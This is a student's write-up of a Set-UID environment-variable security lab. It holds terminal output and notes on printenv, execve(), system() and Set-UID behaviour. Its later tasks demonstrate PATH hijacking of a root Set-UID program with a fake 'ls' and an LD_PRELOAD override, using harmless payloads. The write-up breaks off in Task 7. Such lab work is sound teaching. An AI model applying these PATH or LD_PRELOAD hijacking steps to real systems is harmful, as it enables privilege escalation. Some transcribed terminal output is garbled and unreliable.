

# Environment Variable and Set-UID Program Lab


## Task 1: Manipulating Environment Variables

Ptintenv:

```
seed@192.168.56.101:22 - RStudio xterm
[09/10/18]seed@VM:~$ printenv
XDG_SESSION_ID=1
ANDROID_HOME=/home/seed/android/android-sdk-linux
TERM=xterm
SHELL=/bin/bash
ENVY_HOME=/usr/lib/jvm/java-8-oracle/db
SSH_CLIENT=192.168.56.1 49573 22
LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost/libboost_system.so.1.64.0
SSH_TTY=/dev/pts/18
USER=seed
LS_COLORS=rs=0:di=01;34:ln=01;36:rh=00;pi=40;33:co=01;35;do=01;35;bd=00;33;01:cd=00;33;01:rc=00;31;0
1:al=00;su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc
01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lzh=01;31:*.lzm=01;31:*.tlz=01;31:*.txz=01
31:*.taz=01;31:*.l7z=01;31:*.lzip=01;31:*.z=01;31:*.Z=01;31:*.bz=01;31:*.bz2=01;31:*.lre=01;31:*.lz=0
1;31:*.lzo=01;31:*.xz=01;31:*.lz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tc=01;31:*.daz=01;31:*.
rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo
01;31:*.cpio=01;31:*.7z=01;31:*.rar=01;31:*.cab=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp=01
35:*.tiff=01;35:*.png=01;35:*.mng=01;35:*.xps=01;35:*.tif=01;35:*.tiff=01;35:
*.mpg=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.
m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.apd=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt
01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01
35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.o
gv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka
00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;3
6:*.xspf=00;36:
LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_64_0/stage/lib:
PATH=/usr/sbin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/loc
al/games:/snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/j
ava-8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:/home/seed/android/android-sdk-linux
/platform-tools:/home/seed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin
QT_QPA_PLATFORMTHEME=appmenu-qt5
NDB=/home/seed
JAVA_HOME=/usr/lib/jvm/java-8-oracle
SHELL=/bin/bash
HOME=/home/seed
LOGNAME=seed
TZ=DOCDIR=/usr/lib/jvm/java-8-oracle
SSH_CONNECTION=192.168.56.1 49573 192.168.56.101 22
LESSOPEN=| /usr/bin/lesspipe %s
XDG_RUNTIME_DIR=/run/user/1000
TREDIR=/usr/lib/jvm/java-8-oracle/jre
LESSCLOSE=/usr/bin/lesspipe %s %s
_/usr/bin/printenv
[09/10/18]seed@VM:~$ printenv PWD
/home/seed
[09/10/18]seed@VM:~$
```

Observation:

As we can see, after running the printenv command, all system variables. And the printenv PWD command can directly find the system variable of PWD.

A screenshot of a terminal window titled 'seed@192.168.56.101:22 - Bitvise xterm'. The terminal shows a series of commands and their outputs: 'printenv xiaohan' returns an empty line; 'export xiaohan=123' sets the variable; 'printenv xiaohan' returns '123'; 'unset xiaohan' removes the variable; and 'printenv xiaohan' returns an empty line. The terminal has a black background with white text. The window's title bar and a Windows taskbar are visible at the bottom.

```
[09/10/18]seed@VM:~$ printenv xiaohan
```

```
[09/10/18]seed@VM:~$ export xiaohan=123
```

```
[09/10/18]seed@VM:~$ printenv xiaohan
```

```
123
```

```
[09/10/18]seed@VM:~$ unset xiaohan
```

```
[09/10/18]seed@VM:~$ printenv xiaohan
```

```
[09/10/18]seed@VM:~$
```

Observation:

In the export Xiaohan 123 command, we set a variable Xiaohan. After that, we find the value from printenv, which means the value has been added to the system variables successfully. After I run the command unset, I find that the variable has been cleaned.

## Task 2: Passing Environment Variables from Parent Process to Child Process

Step 1:

Please compile and run the following program, and describe your observation. Because the output contains many strings, you should save the output into a file.

```
seed192.168.56.101-2: Ebhis stem
09/10/18|seed@NT:/.../lab1$ gcc -o lab1 lab1.c
09/10/18|seed@NT:/.../lab1$ vi lab1_result.txt
09/10/18|seed@NT:/.../lab1$ ls
lab1 lab1.c lab1_result.txt
09/10/18|seed@NT:/.../lab1$ ./lab1 lab1_result.txt
09/10/18|seed@NT:/.../lab1$ cat lab1_result.txt
XDG_SESSION_ID=1
ANDROID_HOME=/home/seed/android/android-sdk-linux
TERMINATOR
SHELL=/bin/bash
PERRY_HOME=/usr/lib/jvm/java-8-oracle/db
SSH_CONNECTION=192.168.56.1 49573 22
LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost/libboost_system.so.1.64.0
SSH_TTY=/dev/pts/18
SSH_USER=root
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00;pi=04;pp=03;so=01;35;do=01;35;bd=04;33;01;cd=04;33;01;or=04;31;01;mi=00;sn=37;41;sg=30;43;ca=30;41;tw=30;42;ow=34;42;st=37;44;ex=01;32;*.*tar=01;31*.*tgz=01;31*.*arc=01;31*.*ar
01;31*.*tar=01;31*.*bz2=01;31*.*bz2=01;31*.*bz2=01;31*.*tar=01;31*.*deb=01;31*.*rpm=01;31*.*jar=01;31*.*war=01;31*.*ear=01;31*.*sar=01;31*.*rar=01;31*.*alz=01;31*.*ace=01;31*.*zoo=01;31*.*cpio=01;31*.*7z=01;31*.*xz=
01;31*.*lzip=01;31*.*jpe=01;35*.*jpg=01;35*.*gif=01;35*.*bmp=01;35*.*png=01;35*.*pgm=01;35*.*tga=01;35*.*xpm=01;35*.*tif=01;35*.*tif=01;35*.*png=01;35*.*svg=01;35*.*svg=01;35*.*mng=
01;35*.*pcx=01;35*.*mov=01;35*.*mpeg=01;35*.*mpg=01;35*.*m4v=01;35*.*webm=01;35*.*ogg=01;35*.*odp=01;35*.*odt=01;35*.*mdw=01;35*.*mpt=01;35*.*qt=01;35*.*nuv=01;35*.*wmv=01;35*.*wmv=01;35*.*flac=01;35*.*mka=00;
36*.*mid=00;36*.*mka=00;36*.*mp3=00;36*.*mpc=00;36*.*ogg=00;36*.*ra=00;36*.*wav=00;36*.*oga=00;36*.*opus=00;36*.*spx=00;36*.*xspf=00;36;
LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_64_0/stage/lib:
PATH=/usr/sbin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/games:/usr/lib/jvm/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/java-8-oracle
jre/bin:/home/seed/android/android-sd-linux/tools:/home/seed/android/android-sd-linux/platform-tools:/home/seed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin
QT_QPA_PLATFORMTHEME=qemu-qts
MD5=/home/seed/Desktop/lab1
JAVA_HOME=/usr/lib/jvm/java-8-oracle
LANG=en_US.UTF-8
SHLVL=1
HOME=/home/seed
LOGNAME=seed
J2SDOKDIR=/usr/lib/jvm/java-8-oracle
SSH_CONNECTION=192.168.56.1 49573 192.168.56.101 22
ESSCORPTE /usr/bin/lesspipe %s
XDG_RUNTIME_DIR=/run/user/1000
FREEDIR=/usr/lib/jvm/java-8-oracle/jre
LESSCORPTE /usr/bin/lesspipe %s %s
%..lab1
LD_PRELOAD=/home/seed/Desktop
09/10/18|seed@NT:/.../lab1$
```

Observation:

The program executes the `printenv` command successfully and have save the output into a file called `lab1_result`.

Step 2:

Now comment out the `printenv()` statement in the child process case (Line 1), and uncomment the `printenv()` statement in the parent process case (Line 2). Compile and run the code again, and describe your observation. Save the output in another file.

```
cp lab1.c lab1_2.c
sudo vi lab1_2.c
gcc -o lab1_2 lab1_2.c
./lab1_2 > lab1_2_result.txt
```





## Task 3: Environment Variables and execve()

```
seed@192.168.56.101:22 - RStudio xterm
[09/10/18]seed@VM:~/.../lab1$ sudo vi task3.c
[sudo] password for seed:
[09/10/18]seed@VM:~/.../lab1$ gcc -o task3 task3.c
task3.c: In function 'main':
task3.c:9:1: warning: implicit declaration of function 'execve' [-Wimplicit-function-declaration]
execve("/usr/bin/env", argv, NULL);
^
[09/10/18]seed@VM:~/.../lab1$ ./task3
[09/10/18]seed@VM:~/.../lab1$ cp task3.c task3_2.c
[09/10/18]seed@VM:~/.../lab1$ vi task3_2.c
[09/10/18]seed@VM:~/.../lab1$ ./task3_2
-bash: ./task3_2: No such file or directory
[09/10/18]seed@VM:~/.../lab1$ gcc -o task3_2 task3_2.c
task3_2.c: In function 'main':
task3_2.c:9:1: warning: implicit declaration of function 'execve' [-Wimplicit-function-declaration]
execve("/usr/bin/env", argv, environ);
^
[09/10/18]seed@VM:~/.../lab1$ ./task3_2
XDG_SESSION_ID=1
ANDROID_HOME=/home/seed/android/android-sdk-linux
TERM=xterm
SHELL=/bin/bash
DEBBY_HOME=/usr/lib/jvm/java-8-oracle/db
SSH_CLIENT=192.168.56.1 49573 22
LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost/libboost_system.so.1.64.0
SSH_TTY=/dev/pts/18
USER=seed
LS_COLORS=rs=0:di=01;34;ln=01;36;mh=00;pi=09;33;co=01;35;do=01;35;bd=00;33;01;cd=00;33;01;or=00;31;01;mi=00;su=37;41;ag=30;45;ce=30;41;tw=30;42;ow=34;42;ct=37;44;ex=01;32;*tar=01;31;*lgr=01;31;*arc=01;31;*sr
=j=01;31;*tar=01;31;*lha=01;31;*lza=01;31;*lzo=01;31;*tlz=01;31;*txz=01;31;*xz=01;31;*zip=01;31;*z=01;31;*Z=01;31;*dcr=01;31;*gz=01;31;*lzo=01;31;*lzo=01;31;*xz
=01;31;*bz2=01;31;*bz=01;31;*tbz=01;31;*tbz2=01;31;*tz=01;31;*deb=01;31;*rpm=01;31;*jar=01;31;*war=01;31;*ear=01;31;*sar=01;31;*rar=01;31;*alz=01;31;*ace=01;31;*zoo=01;31;*cpio=01;31;*7z=01;31;*
=01;31;*cab=01;31;*jog=01;35;*gif=01;35;*bmp=01;35;*pnm=01;35;*pgm=01;35;*tga=01;35;*xbm=01;35;*xpm=01;35;*tif=01;35;*tiff=01;35;*png=01;35;*svg=01;35;*svgz=01;35;*mng=0
1;35;*pex=01;35;*moe=01;35;*mpg=01;35;*mpeg=01;35;*a2=01;35;*mkv=01;35;*webm=01;35;*ogg=01;35;*ogd=01;35;*m4=01;35;*mk4=01;35;*vob=01;35;*qt=01;35;*nuv=01;35;*wmv=01;35;*asf=01;35;*rm=01;35;*
raw=01;35;*flc=01;35;*avi=01;35;*fli=01;35;*flv=01;35;*gl=01;35;*xcf=01;35;*xwd=01;35;*yuv=01;35;*cgm=01;35;*eaf=01;35;*ogv=01;35;*ogx=01;35;*aac=00;36;*au=00;36;*flac=00;36;*m4a=00;
36;*mid=00;36;*midi=00;36;*aka=00;36;*mp3=00;36;*mpc=00;36;*ogg=00;36;*ra=00;36;*wav=00;36;*wma=00;36;*opus=00;36;*spx=00;36;*xspf=00;36;
D_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_64_0/stage/lib
MAIL=/var/mail/seed
PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/java-8-oracle
/jre/bin:/home/seed/android/android-sdk-linux/tools:/home/seed/android/android-sdk-linux/platform-tools:/home/seed/android/android-ndk/android-ndk-r6d:/home/seed/.local/bin
QT_QPA_PLATFORMTHEME=appmenu-qt5
PWD=/home/seed/Desktop/lab1
JAVA_HOME=/usr/lib/jvm/java-8-oracle
LANG=en_US.UTF-8
SHLVL=1
HOME=/home/seed
LOGNAME=seed
22SDMDIR=/usr/lib/jvm/java-8-oracle
SSH_CONNECTION=192.168.56.1 49573 192.168.56.101 22
LESSOPEN=| /usr/bin/lesspipe %s
XDG_RUNTIME_DIR=/run/user/1000
LDREDIR=/usr/lib/jvm/java-8-oracle/jre
LESSCLOSE=/usr/bin/lesspipe %s %s
- ./task3_2
OLDPWD=/home/seed/Desktop
```

### Observation:

Without changing the program, the original program won't print anything. But while changing the value NULL to "environ", the output has been shown the same as printenv's output.

### Explanation:


The execve() function takes three arguments: (1) the command to run, (2) the arguments used by command, (3) the environment variables passed to the new program. In the original program, the environment variables are set to NULL, while the env command need those variables to read, so it returns nothing. But After changing the program, set as "environ", the system variables are read successfully.

## Task 4: Environment Variables and system()

```
#include <stdio.h>
```

```
#include <stdlib.h>
int main()
{
system("/usr/bin/env");
return 0 ;
}
```

Compile and run the program given:

A screenshot of a terminal window titled 'seed@192.168.56.101:22 - Bitwise xterm'. The terminal shows a series of commands and their outputs. The commands are: 'printenv xwang186', 'task4 | grep xwang186', 'export xwang186="I am Xiaohan Wang"', 'printenv xwang186', 'task4 | grep xwang186'. The outputs are: an empty line, an empty line, 'I am Xiaohan Wang', 'I am Xiaohan Wang', and 'xwang186=I am Xiaohan Wang'. The terminal text is as follows:

```
seed@192.168.56.101:22 - Bitwise xterm
[09/11/18]seed@VM:~/.../lab1$ printenv xwang186
[09/11/18]seed@VM:~/.../lab1$ task4 | grep xwang186
[09/11/18]seed@VM:~/.../lab1$ export xwang186="I am Xiaohan Wang"
[09/11/18]seed@VM:~/.../lab1$ printenv xwang186
I am Xiaohan Wang
[09/11/18]seed@VM:~/.../lab1$ task4 | grep xwang186
xwang186=I am Xiaohan Wang
[09/11/18]seed@VM:~/.../lab1$
```

*printenv xwang186*

*task4 | grep xwang186*

*export xwang186="I am Xiaohan Wang"*

*printenv xwang186*

*task4 | grep xwang186*

Observation:

The env command has been successfully executed. And we can see that the new variable “xwang186” shows inside and outside the program.

Explanation:

This is because the environment variables of the calling process is passed to a new program /bin/sh.



## Task 5: Environment Variable and Set-UID Programs

```
seed@192.168.56.101:22 - bin/cxterm
[09/10/18]seed@VM:~/.../lab1$ vi task5.c
[09/10/18]seed@VM:~/.../lab1$ gcc -o task5 task5.c
[09/10/18]seed@VM:~/.../lab1$ ls
env_result.txt  lab1  lab1_2  lab1_2.c  lab1_2_result.txt  lab1.c  lab1_result.txt  task3  task3_2  task3_2.c  task3.c  task4  task4.c  task4_result.txt  task5  task5.c
[09/10/18]seed@VM:~/.../lab1$ sudo chown root task5
[09/10/18]seed@VM:~/.../lab1$ sudo chmod 4755 task5
[09/10/18]seed@VM:~/.../lab1$ printenv PATH
/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/j
/bin:/home/seed/android/android-sdk-linux/tools:/home/seed/android/android-sdk-linux/platform-tools:/home/seed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin
[09/10/18]seed@VM:~/.../lab1$ printenv LD_LIBRARY_PATH
/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/j
/bin:/home/seed/android/android-sdk-linux/tools:/home/seed/android/android-sdk-linux/platform-tools:/home/seed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin
[09/10/18]seed@VM:~/.../lab1$ export xiaohan=186
[09/10/18]seed@VM:~/.../lab1$ ./task5
XDG_SESSION_ID=1
ANDROID_HOME=/home/seed/android/android-sdk-linux
TERM=cxterm
SHELL=/bin/bash
DERBY_HOME=/usr/lib/jvm/java-8-oracle/db
SSH_CLIENT=192.168.56.1 52114 22
OLDPWD=/home/seed
SSH_TTY=/dev/pts/4
USER=seed
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00;pi=40;33:so=01;35;do=01;35;bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00;s=37;41;sg=30;43;ca=30;41:tw=30;42;ow=34;42;st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:
j=01;31:*.tar.xz=01;31:*.lha=01;31:*.lzh=01;31:*.lz4=01;31:*.lzh=01;31:*.lzw=01;31:*.taz=01;31:*.taz=01;31:*.taz=01;31:*.taz=01;31:*.taz=01;31:*.taz=01;31:*.taz=01;31:*.taz=01;31:*.taz=01;31:*.taz=01;31:
01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;
r=01;31:*.cab=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pnm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.sv
i;35:*.pex=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.m4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;
rwb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.pl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac
36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
xiaohan=186
MAIL=/var/mail/seed
PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/
e/jre/bin:/home/seed/android/android-sdk-linux/tools:/home/seed/android/android-sdk-linux/platform-tools:/home/seed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin
QT_QPA_PLATFORMTHEME=appmenu-qt5
PWD=/home/seed/Desktop/lab1
JAVA_HOME=/usr/lib/jvm/java-8-oracle
LANG=en_US.UTF-8
SHELVL=1
HOME=/home/seed
LOGNAME=seed
22SDKDIR=/usr/lib/jvm/java-8-oracle
SSH_CONNECTION=192.168.56.1 52114 192.168.56.101 22
LESSOPEN= | /usr/bin/lesspipe %s
XDG_RUNTIME_DIR=/run/user/1000
22REDIR=/usr/lib/jvm/java-8-oracle/jre
LESSCLOSE=/usr/bin/lesspipe %s %s
./task5
[09/10/18]seed@VM:~/.../lab1$
```

Observation:

As we can see, printenv command shows that there have been variables of PATH and LD LIBRARY PATH. However, after running the program, we can see the PATH value does not change, and I can find the “xiaohan” value as 186 the same as I set before, while the LD LIBRARY PATH variable disappears.

## Task 6: The PATH Environment Variable and Set-UID Programs

Firstly, run the program before doing the attack:

Compile and Run:



```
seed@192.168.56.101:22 - Bitvise xterm
last login: Mon Sep 10 22:09:28 2018 from 192.168.56.1
[09/11/18]seed@VM:~$ cd Desktop/lab1/
[09/11/18]seed@VM:~/.../lab1$ vi task6.c
[09/11/18]seed@VM:~/.../lab1$ gcc -o task6 task6.c
task6.c: In function 'main':
task6.c:3:1: warning: implicit declaration of function 'system' [-Wimplicit-function-declaration]
  system("ls");
  ^
[09/11/18]seed@VM:~/.../lab1$ sudo chown root task6
[sudo] password for seed:
[09/11/18]seed@VM:~/.../lab1$ sudo chmod 4755 task6
[09/11/18]seed@VM:~/.../lab1$ ls -l task6
-rwsr-xr-x 1 root seed 7348 Sep 11 00:19 task6
[09/11/18]seed@VM:~/.../lab1$ ./task6
env_result.txt lab1_2.c lab1_result.txt task3_2.c task4.c task5.c
lab1 lab1_2_result.txt task3 task3.c task4_result.txt task6
lab1_2 lab1.c task3_2 task4 task5 task6.c
[09/11/18]seed@VM:~/.../lab1$
```

Observation:

As we can see, the program does "ls" command using a shell program.

It works as the "ls" function provided by the system libraries.

Write my own ls program:


```
seed@192.168.56.101:22 - Bitvise xterm
#include <stdio.h>
#include <stdlib.h>
int main(){
printf("Hi, I am the new ls!!");
}

[09/11/18]seed@VM:~/.../lab1$ ls -l task6
-rwsr-xr-x 1 root seed 7348 Sep 11 00:19 task6
[09/11/18]seed@VM:~/.../lab1$ ./task6
env_result.txt lab1_2.c lab1_result.txt task3_2.c task4.c task5.c
lab1 lab1_2_result.txt task3 task3.c task4_result.txt task6
lab1_2 lab1.c task3_2 task4 task5 task6.c
[09/11/18]seed@VM:~/.../lab1$ sudo rm /bin/sh
[09/11/18]seed@VM:~/.../lab1$ sudo ln -s /bin/zsh /bin/sh
[09/11/18]seed@VM:~/.../lab1$ sudo vi mali_pro.c
[09/11/18]seed@VM:~/.../lab1$ gcc -o ls mali_pro.c
[09/11/18]seed@VM:~/.../lab1$ ls
env_result.txt lab1_2.c lab1_result.txt task3 task3.c task4_result.txt task6
lab1 lab1_2_result.txt ls task3_2 task4 task5 task6.c
lab1_2 lab1.c mali_pro.c task3_2.c task4.c task5.c
[09/11/18]seed@VM:~/.../lab1$ ./ls
Hi, I am the new ls!![09/11/18]seed@VM:~/.../lab1$
```

As we can see, my own ls can be run only using "./ls"

Change the path and add the current lib into PATH.

```
export PATH=/home/seed/Desktop/lab1:$PATH
```

A screenshot of a terminal window titled 'seed@192.168.56.101:22 - Bitvise xterm'. The terminal shows the following commands and output:

```
[09/11/18]seed@VM:~/.../lab1$ export PATH=/home/seed/Desktop/lab1:$PATH
[09/11/18]seed@VM:~/.../lab1$ ./task6
Hi, I am the new ls!![09/11/18]seed@VM:~/.../lab1$
```

Observation:


In the task6 program, the system function “bin/ls” should be used. However, After I changed the PATH to my own dictionary, the task6 has run my own codes of “ls”.

Explanation:

After changing the PATH variable, the ls function is found in the new path by default. Which means, system(“ls”) has been redirected to my own dictionary and run my own ls codes.

## Task 7: The LD PRELOAD Environment Variable and Set-UID Programs

1 Make myprog a regular program, and run it as a normal user

A screenshot of a terminal window showing the compilation and execution of a program named myprog. The terminal output is as follows:

```
[sudo] password for seed:
[09/11/18]seed@VM:~/.../lab1$ gcc -o myprog myprog.c
myprog.c: In function 'main':
myprog.c:4:1: warning: implicit declaration of function 'sleep' [-Wimplicit-function-declaration]
  sleep(1);
  ^
[09/11/18]seed@VM:~/.../lab1$ ./myprog
I am not sleeping!
[09/11/18]seed@VM:~/.../lab1$
```

2 Make myprog a Set-UID root program, and run it as a normal user.

```

[09/11/18]seed@VM:~/.../lab1$ ./myprog
I am not sleeping!
[09/11/18]seed@VM:~/.../lab1$ sudo chown root myprog
[09/11/18]seed@VM:~/.../lab1$ sudo chmod 4755 myprog
[09/11/18]seed@VM:~/.../lab1$ ls -l myprog
-rwsr-xr-x 1 root seed 7348 Sep 11 20:18 myprog
[09/11/18]seed@VM:~/.../lab1$ ./myprog
[09/11/18]seed@VM:~/.../lab1$

```

3 Make myprog a Set-UID root program, export the LD PRELOAD environment variable again in the root account and run it.

```

[09/11/18]seed@VM:~/.../lab1$ su
Password:
root@VM:/home/seed/Desktop/lab1# export LD_PRELOAD=./libmylib.so.1.0.1
root@VM:/home/seed/Desktop/lab1# ./myprog
I am not sleeping!
